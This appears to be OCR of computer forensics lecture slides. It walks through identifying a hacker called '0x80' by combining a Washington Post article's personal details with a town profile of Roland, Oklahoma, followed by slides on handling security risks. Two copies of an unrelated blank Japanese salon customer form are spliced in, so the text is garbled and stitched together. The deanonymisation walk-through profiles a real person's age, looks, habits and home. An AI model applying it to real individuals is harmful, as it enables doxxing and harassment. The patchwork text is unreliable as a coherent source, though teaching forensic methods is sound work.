
Washington Post – digital photos




Washington Post – digital photos



Washington Post – digital photos



Washington Post - Google



Washington Post - Google

Roland, Oklahoma (OK) Detailed Profile - travel and real estate info, jobs, hotels, hospitals, weather, schools, crime, ... - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://www.city-data.com/city/Roland-Oklahoma.html

Computer Forensics.DK

Roland, Oklahoma

Ads by Google

Davis Oklahoma
Lower Hotel Rates, Photos & Reviews
Find Great Deals with Yahoo! Travel

Rental Property
Search real estate listings on NYTimes.com

Roland Ok
Compare Prices and Find Great Hotel
Deals for Your Trip at TripAdvisor!

Apartments for Sale
Search 1000's of apartment buildings and complexes for sale.

Manhattan Apartments
long & short term apartment rentals
large inventory nyc apartments

Find City

Back to Oklahoma, OK smaller cities, OK small cities, All Cities.

We are giving away **$1000** in prizes - enter simply by sending us your own city pictures!
Click here for promotion details and to upload your Roland, Oklahoma photos

Current weather forecast for Roland, OK

Population (year 2000): 2,842, Est. population in July 2004: 3,053 (+7.4% change)
Males: 1,347 (47.4%), Females: 1,495 (52.6%)


County: Sequoyah

Land area: 2.6 square miles

Zip code: 74954


Median resident age: 31.3 years
Median household income: $29,015 (year 2000)
Median house value: $61,400 (year 2000)

Roland, OK residents, houses, and apartments details



Done

Washington Post - Google



Who is the hacker?

- Lives in Roland, Oklahoma (1347 men in town)

From the article:
- 21 years old
- High school dropout.
- Blond hair, covers the eyebrows
- Skinny ("wiry frame", "tall and lanky")
- Smokes cigarettes. (Marlboros, probably Marlboro Light)
- Lives with parents in a "brick rambler"
- Have a dog ("A small dog with matted fur")


Washington Post – let's look for more info in the article

"He lives with his folks in a small town in Middle America. The nearest businesses are a used-car lot, a gas station/convenience store and a strip club, where 0x80 says he recently dropped $800 for an hour alone in a VIP room with several dancers."

Washington Post – let's look for more info in the article

"He lives with his folks in a small town in Middle America. The nearest businesses are a used-car lot, a gas station/convenience store and a strip club, where 0x80 says he recently dropped $800 for an hour alone in a VIP room with several dancers."


Washington Post - Google



Washington Post - Google

Washington Post - Google

Washington Post - Google



It is hard to assess all relevant threats

Which is “Best”?

Security analysis

Threats, risks and consequences

A security solution


CUSTOMER SHEET

DATE / /

本日はご来店ありがとうございます。

フリガナ

お名前

〒

ご住所

お電話番号 ご自宅 ( )

携 帯 ( )

E-mail @

お誕生日 年 月 日

職 業 □学生 □会社員 □パート・アルバイト □専業主婦 □フリーター

□その他 ( )

ダイレクトメール・Eメールなどでのご案内送付について

□ダイレクトメール可 □Eメール可

ご来店の動機

□紹介 (様より) □チラシを見て □看板を見て

□その他 ( )

ご希望などございましたら、ご記入ください。

顧客コード： 担 当 者：

Handling risks

Eliminate/Mitigate

Minimize (compensate)

Transfer

Accept

~~Ignore~~

CUSTOMER SHEET

DATE / /

本日はご来店ありがとうございます。

当サロンでは、お客様からいただいた情報を、お客様に最適なサービスを提供するために利用させていただきます。また、当サロン以外での使用はいたしません。

フリガナ

お名前

〒

ご住所

お電話番号 ご自宅 ( )

携 帯 ( )

E-mail @

お誕生日 年 月 日

職 業 □学生 □会社員 □パート・アルバイト □専業主婦 □フリーター

□その他 ( )

ダイレクトメール・Eメールなどでのご案内送付について

□ダイレクトメール可 □Eメール可

ご来店の動機

